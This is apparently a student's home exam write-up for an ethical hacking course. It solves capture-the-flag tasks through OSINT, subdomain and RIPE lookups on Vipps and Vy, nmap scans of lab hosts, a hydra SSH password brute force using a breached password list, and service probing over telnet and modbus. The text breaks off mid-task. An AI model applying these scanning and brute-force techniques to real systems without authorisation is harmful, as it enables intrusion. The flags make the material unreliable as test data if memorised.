

# IIK3100 – Etisk hacking og penetrasjonstesting

## Home Exam

Kandidatnr: 10058

### Contents

<b>1 OSINT</b>	<b>1</b>
1.1 The meeting (40p) . . . . .	1
1.2 Cherchez la femme (50p) . . . . .	2
1.3 Quality software (50p) . . . . .	3
1.4 The pitfall (80p) . . . . .	5
<b>2 Technical Information Gathering</b>	<b>7</b>
2.1 Vipps backoffice (30p) . . . . .	7
2.2 Vy (30p) . . . . .	8
<b>3 Network Mapping</b>	<b>10</b>
3.1 Detect the version (30p) . . . . .	10
3.2 Padawan all ports (40p) . . . . .	11
3.3 Censys (30p) . . . . .	12
<b>4 Get In Touch With Services</b>	<b>13</b>
4.1 Casanova (70p) . . . . .	13
4.2 Minuteman (80p) . . . . .	15
4.3 Dark energy (90p) . . . . .	17
<b>5 Web Hacking</b>	<b>18</b>
5.1 Beatles song catalogue (60p) . . . . .	18
5.2 Web 5 (60p) . . . . .	20
5.3 Redirect (60p) . . . . .	22
5.4 Arenabook (80p) . . . . .	23
5.5 Cybersmart (80p) . . . . .	26
5.6 Beatles song catalogue 2 (100p) . . . . .	29
5.7 Beatles login 2 (120p) . . . . .	31
<b>6 Hash Cracking</b>	<b>32</b>
6.1 Hash 1 (20p) . . . . .	32

Total points: 1200p

# 1 OSINT

## 1.1 The meeting (40p)

The counter intelligence captured a message that is flagged as suspicious. “Let’s meet tomorrow at `///pens.ferrets.cages` at 10. I’ll give you all documents.” Can you help them to find out where the meeting takes place?


### Solution:

I found this task a bit difficult mostly because i didn’t understand what the three slashes meant. So I searched for the cages suffix assuming it was a file extension, and stumbled upon what3words.com.

A screenshot of a Google search results page. The search bar contains the query `filetype:cages`. Below the search bar are several circular buttons for filtering results: Images, Videos, Books, News, Maps, Flights, and Finance. The main search area displays the message "About 133 results (0.22 seconds)". Two results are listed:

- what3words.com**  
https://what3words.com › onion.patio.cages :  
**onion.patio.cages - What3Words**  
Every 3 metre square of the world has been given a unique combination of three words. Used for e-commerce and delivery, navigation, emergencies and more.  
https://what3words.com › nests.town.cages :  
**nests.town.cages - What3Words**  
Every 3 metre square of the world has been given a unique combination of three words. Used for e-commerce and delivery, navigation, emergencies and more.

After that i just followed the link and found the location of the meeting.



## 1.2 Cherchez la femme (50p)

I met this girl many years ago in Oslo. She was kind but very mysterious. She told me she lived in a hotel and wrote down her phone number on a piece of paper. She didn't even tell me her name and of course the phone number was fake. The same happens to me every time with girls with blue eyes :) After all these years can you help me to find her name at least?

### Solution:

This task was pretty simple, all i did was to search the phone number from the image...

A screenshot of a search engine results page. The search bar at the top contains the number '68326548'. Below the search bar are several navigation links: 'All', 'Images', 'Videos', 'News', 'Maps', and 'Settings'. There are also dropdown menus for location ('Norway'), safe search ('moderate'), and time ('Any time'). The main content area displays a news article snippet. The snippet includes a link to 'https://meaww.com > who-is-jennifer-fairgate-woman-checked-into-hotel-fake-name-found-dead...'. The text of the snippet reads: 'Who is Jennifer Fairgate? Woman who checked into hotel using ... - M... Telephone number: 35-**68326548**. The address she gave was of a Belgian street in a tiny village. Local police informed their Belgian counterparts as they wanted to inform her family. They suddenly realized there was no family to notify because that person did not exist. She checked-in under a false name," Wegner said.'

...and follow the link the the article...

## Who is Jennifer Fairgate? Woman who checked into hotel using fake name found dead 25 years ago still a mystery

By Divya Kishore

Published on : 23:01 PST, Oct 18, 2020

FOLLOW 

(Getty Images)



In the early summer of 1995, a death happened in Oslo, Norway, that is still a mystery after 25 years. On May 31, 1995, a woman checked into the Oslo Plaza Hotel, which at the time was the top luxury hotel in the capital city. She was given room number 2805. Everything was fine till June 3, when the hotel manager noticed that the woman, who checked in as Jennifer Fairgate, did not give her credit card for her stay since it was an expensive hotel. It was then found that for two days the "do not disturb" sign had hung on the door of the room.


...to find the name.

### 1.3 Quality software (50p)


There's this software developer company the Quality Software Engineering Oslo. I think they stole our product code, so I need their Github password :)

#### Solution:

This task was a bit more difficult, mostly because I overlooked the results in the sidebar on Google. Regardless I managed to find the company on Google Maps.



And found a review with an image.



And after looking for a while I found a senior developer followed by a phrase that looked like a password.

## 1.4 The pitfall (80p)

We captured one of them but we need a good answer to get the second one. The answer is the flag.

宏伟?

嗯

这是王林

非安全通道，少说信息

好


我们需要缺少那部分

周一9点，在奥斯陆Z地点

最后确认，谁在问？

### Solution:

The main challenge with this task was to translate the text correctly. I first used Google Translate to translate the text, but didn't get any seemingly useful results when I searched with the translated text. But using Yandex Translate I got that 宏伟 was a name, Hóngwei, and 王林 was another name, Wáng lín.



Searching for the names resulted in an FBI listing with some other names as well, one of them being Dong Ting.



Translating this to Chinese gave me 董婷 which was the answer.

A screenshot of a web browser displaying the Yandex Translate interface. The page title is "Yandex Translate" and the subtitle is "Translate from English to Chinese online". The input field shows the English name "Dong Ting" and the output field shows the Chinese name "董婷" with the phonetic transcription "dōngtíng" below it. The interface includes standard translation controls like a microphone icon for voice input, a document icon for file upload, and social media sharing icons. At the bottom, there are links for "Support", "Mobile version", "Help", and "Popular translations".

## 2 Technical Information Gathering

### 2.1 Vipps backoffice (30p)

Can you find the backoffice website of Vipps? Send the domain as a flag!

#### Solution:

The difficulty in this task was mostly finding a website that could look for and display subdomains without a paywall, since my manual attempts at finding the subdomain failed. I found a website called [pentest-tools.com](https://pentest-tools.com) that could do this for me.

REPORT

### Subdomain Finder (Light)

ASSET **vipps.no**

→ Scan summary

Subdomains <b>3</b>	Scan status <b>Finished</b>	Start time <b>07/09/2023, 16:39:27</b>	Finish time <b>07/09/2023, 16:39:36</b>	Scan duration <b>9 seconds</b>	Tests performed <b>1/1</b>
------------------------	--------------------------------	---	--	-----------------------------------	-------------------------------

→ Findings


Subdomains								W
HOSTNAME	IP ADDRESS	OS	SERVER	TECHNOLOGY	WEB PLATFORM	PAGE TITLE	WHOIS NETNAME	W
vipps.no	13.107.213.44	N/A	N/A	N/A	N/A	N/A	N/A	N
www.vipps.no	13.107.246.45	N/A	N/A	N/A	N/A	N/A	N/A	N
<b>backoffice-test.vipps.no</b>	13.107.246.64	N/A	N/A	N/A	N/A	N/A	N/A	N

## 2.2 Vy (30p)

Find the network range of Vy in Norway! Write it in CIDR format!

### Solution:

This task was pretty straight forward, all I needed to do was look up vy.no on dnsdumpster.com.



Then find an IP-address from Norway...

DNSdumpster.com - dns recon			
dnsdumpster.com	https://dnsdumpster.com	MANAGE	...
CloudFront	server-99-84-238-188.sfo5.r.cloudfront.net	United States	...
app-logger.cloud.vy.no	108.138.246.126	AMAZON-02	...
	server-108-138-246-126.sfo5.r.cloudfront.net	United States	...
admin.entertainment.cloud.vy.no	13.249.39.62	AMAZON-02	...
	server-13-249-39-62.iad89.r.cloudfront.net	United States	...
CloudFront	...	...	...
test1.admin.entertainment.cloud.vy.no	99.84.203.34	AMAZON-02	...
	server-99-84-203-34.lax3.r.cloudfront.net	United States	...
CloudFront	...	...	...
eye-share.vy.no	138.62.122.135	TELIA-NORWAY-AS Telia Norway Core Networks	...
		Norway	...
HTTP TECH: 113.8.5			...
ASP.NET			...
datahub.dvh.vy.no	18.193.59.231	AMAZON-02	...
	ec2-18-193-59-231.eu-central-1.compute.amazonaws.com	Germany	...
HTTP: 443.0.0.0			...
dbfit.dvh.vy.no	10.0.24.193	Reserved (Local Network)	...
		unknown	...
HTTP: 443.0.0.0			...
datahub-dvh.vy.no	3.125.118.183	AMAZON-02	...
	ec2-3-125-118-183.eu-central-1.compute.amazonaws.com	Germany	...
HTTP: 443.0.0.0			...
task.vy.no	18.67.17.97	AMAZON-02	...
	server-18-67-17-97.ytd50.r.cloudfront.net	United States	...
tall.vy.no	108.139.1.113	AMAZON-02	...
	server-108-139-1-113.sfo5.r.cloudfront.net	United States	...
honda.personell.vy.no	18.160.46.5	AMAZON-02	...
	server-18-160-46-5.iad55.r.cloudfront.net	United States	...
api.prm.vy.no	18.158.46.223	AMAZON-02	...

...and look it up in the RIPE database.

The screenshot shows the RIPE Database Webupdates interface. On the left, there's a sidebar with links like Resources, RIPE Database (selected), Query Database, Full Text Search, Syncupdates, Create an Object, Documentation, and Feedback/Support. The main area displays three entries for the route 138.62.0.0/16. Each entry includes fields such as mnt-by, route, origin, and source, along with creation and modification dates. There are 'LOGIN TO UPDATE' and 'RIPEstat' buttons next to each entry. At the bottom, there's a cookie consent message: 'We use cookies to ensure that our website functions correctly. We also use performance cookies, which are anonymous and privacy-friendly, but you can always refuse them. Find out more about our cookies in our [Privacy Statement](#)' with buttons for 'REQUIRED ONLY' and 'ALL COOKIES'.

mnt-by:	GS17496-RIPE
mnt-by:	TJ01
mnt-routes:	UTFORS-MNT
mnt-routes:	BANETEL-LIR
mnt-routes:	TELE1-NO-MNT
created:	1970-01-01T00:00:00Z
last-modified:	2019-12-04T13:04:05Z
source:	RIPE

route:	138.62.0.0/16
origin:	AS25400
mnt-by:	TELE1-NO-MNT
mnt-by:	GET-MNT
created:	2020-05-11T16:00:22Z
last-modified:	2020-05-11T16:00:22Z
source:	RIPE

route:	138.62.0.0/16
descr:	NSB-NET
origin:	AS3292
mnt-by:	TELE1-NO-MNT
created:	2015-09-18T20:12:49Z
last-modified:	2015-09-18T20:12:49Z
source:	RIPE


### 3 Network Mapping

#### 3.1 Detect the version (30p)

What type of service is running on kenobi.hackingarena.com in the port range 4500-5000?

**Solution:**


This task was quite straight forward, I used nmap to scan the ports in the range 4500-5000, and got one open port.



```
❯ nmap -sT -p4500-5000 kenobi.hackingarena.com
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-09 21:47 CET
Nmap scan report for kenobi.hackingarena.com (158.39.48.133)
Host is up (0.012s latency).
Not shown: 500 closed tcp ports (conn-refused)
PORT      STATE SERVICE
4746/tcp  open  intelliadm-disc

Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds
```

Then i connected to the address on the specified port with a browser, and got the following page with the answer being ProFTPD:



### 3.2 Padawan all ports (40p)

What is the sum of the all open ports at padawan.hackingarena.com? This time not only the regular ports has to be considered. E.g. if only tcp22, tcp80 and tcp443 is open then the answer is 545.

#### Solution:

When I first tried to solve this task i begun a full port scan with nmap using the -p- flag, but after 15 minutes i realised that this would take a long time. So i decided to use the -p0-10000 flag to scan the first 10000 ports. This seemed to be enough, as i got the following output:

```
L$ nmap -sT -p0-10000 padawan.hackingarena.com
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-10 19:17 CEST
Nmap scan report for padawan.hackingarena.com (158.37.63.170)
Host is up (0.015s latency).
Not shown: 9762 filtered tcp ports (no-response), 214 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
502/tcp   open  mbap
803/tcp   open  unknown
804/tcp   open  unknown
805/tcp   open  unknown
806/tcp   open  unknown
807/tcp   open  unknown
808/tcp   open  ccproxy-http
809/tcp   open  unknown
810/tcp   open  fcp-udp
811/tcp   open  unknown
812/tcp   open  unknown
816/tcp   open  unknown
817/tcp   open  unknown
818/tcp   open  unknown
820/tcp   open  unknown
826/tcp   open  unknown
827/tcp   open  unknown
829/tcp   open  pkix-3-ca-ra
830/tcp   open  netconf-ssh
831/tcp   open  netconf-beep
841/tcp   open  unknown
8080/tcp  open  http-proxy
8085/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 788.32 seconds
```

The sum of all the open ports was 33099.

### 3.3 Censys (30p)

Use Censys to find a computer in Oslo that runs Ubuntu 20.04 and tcp port 2233 is open.  
What is the ip?

#### Solution:

Using Censys I searched for the following query:

```
location.city:oslo and services.port:2233 and services.software.vendor:Ubuntu
```

and got the following result:

The screenshot shows the Censys search interface. The search bar contains the query: "location.city:oslo and services.port:2233 and services.software.vendor:Ubuntu". The results section displays one host entry:

Host	Ports	Software	Location
185.101.34.119	80/HTTP, 443/HTTP, 2233/SSH, 8069/HTTP	Ubuntu Linux 20.04 (remote-access, odoo)	SERVETHEWORLD-AS (34989) - Oslo, Norway

The ip is: 185.101.34.119


## 4 Get In Touch With Services

### 4.1 Casanova (70p)

My service is running on `kenobi.hackingarena.com`, port 9393. My name is Casanova (username: `casanova`). I have a huge problem. One of my exgirlfriends somehow figured out my password and want to realese all details about my affairs. How she figured it out??? I was so cautios. Ok, I'm using the same password everywhere, but I never had any incident (except for this emberassing Ashley Madison case). I hope you cannot login.

#### Solution:

I started by connecting to the service with netcat, and got the following output:

A screenshot of a macOS terminal window titled "ncat". The window has four tabs: "Defa...", "-zsh", "%2", and "Default (... %3)". The active tab shows the command "ncat kenobi.hackingarena.com 9393" and its output: "SSH-2.0-OpenSSH\_8.9p1 Ubuntu-3ubuntu0.1".

```
❯ ncat kenobi.hackingarena.com 9393
SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.1
```

That told me that an ssh service was running on the instance. I then figured the «Ashley Madison case» was a hint to a password breach, so i searched for it and found the top 100 passwords from the breach. I put the 100 passwords in a file called `passwrd.txt` and used hydra to brute force the password for the user `casanova` on the ssh service as such:

```
> hydra -l casanova -P passwd.txt ssh://kenobi.hackingarena.com:9393
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-26 15:58:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries
per task
[DATA] attacking ssh://kenobi.hackingarena.com:9393/
[9393][ssh] host: kenobi.hackingarena.com login: casanova password: kazuga
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-26 15:58:39
```

Apple / ~ / Doc / emnrex-ntnu / II / home-exam / main !? 6

I then got one hit, and the password was `kazuga`. I then connected to the service with `ssh` and found the flag in the home directory.

```
> ssh -p 9393 casanova@kenobi.hackingarena.com
casanova@kenobi.hackingarena.com's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.10.0-25-amd64 x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 25 16:58:36 2023 from 46.15.83.82
Execute Order 66
$ ls
flag hellofellowstudents.wedidit test.txt writeaccess.txt
$ cat flag
Hacking-Arena{I_am_much_more_CasanOva}
$
```


The flag is: Hacking-Arena{I\_am\_much\_more\_CasanOva}

## 4.2 Minuteman (80p)

A service is running on `kenobi.hackingarena.com` portrange: 7000-7500. I hope you can find this very important flag :)

### Solution:

I started by scanning the ports with nmap, and got the following output:




```
❯ nmap -sT -p7000-7500 kenobi.hackingarena.com
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-26 14:58 CEST
Nmap scan report for kenobi.hackingarena.com (158.39.48.133)
Host is up (0.015s latency).

Not shown: 496 closed tcp ports (conn-refused)
PORT      STATE      SERVICE
7197/tcp  filtered  unknown
7211/tcp  open       unknown
7339/tcp  filtered  swx
7434/tcp  filtered  unknown
7474/tcp  filtered  neo4j


Nmap done: 1 IP address (1 host up) scanned in 26.41 seconds
```

I then connected to the only open service on port 7211 with telnet, and got the following response:



```
❯ telnet kenobi.hackingarena.com 7211
Trying 158.39.48.133...
Connected to kenobi.hackingarena.com.
Escape character is '^]'.
Good day Mr. President!
It's Monday 7 November, 1983.
Welcome to Able Archer!
Enter the SILO 73C password:█
```

After searching for what Able Archer was, i found that it was a NATO exercise in 1983. I then found the nuclear launch codes for the exercise, which was 00000000. I then connected to the service again with telnet, gave it the launch codes, and got the following response:



```
> telnet kenobi.hackingarena.com 7211
Trying 158.39.48.133...
Connected to kenobi.hackingarena.com.
Escape character is '^]'.
Good day Mr. President!
It's Monday 7 November, 1983.
Welcome to Able Archer!
Enter the SILO 73C password:00000000
UiO-Hacking-Arena{C0ld_war_1s_0v4r}
Bye
Connection closed by foreign host.

> i / ~/Downloads
```

The flag was UiO-Hacking-Arena{C0ld\_war\_1s\_0v4r}.

### 4.3 Dark energy (90p)

Have you already checked padawan ports? What was this on tcp/502? Maybe there is a flag for you. :)

#### Solution:

First i had to check again what service was running on port 502, and found that it was modbus. I then downloaded a modbus client and followed the README instructions and ran the command: `modbus read -p502 padawan.hackingarena.com %MW100 50` which read 50 registers from the modbus server on port 502.

```
> modbus read -p502 padawan.hackingarena.com %MW100 50
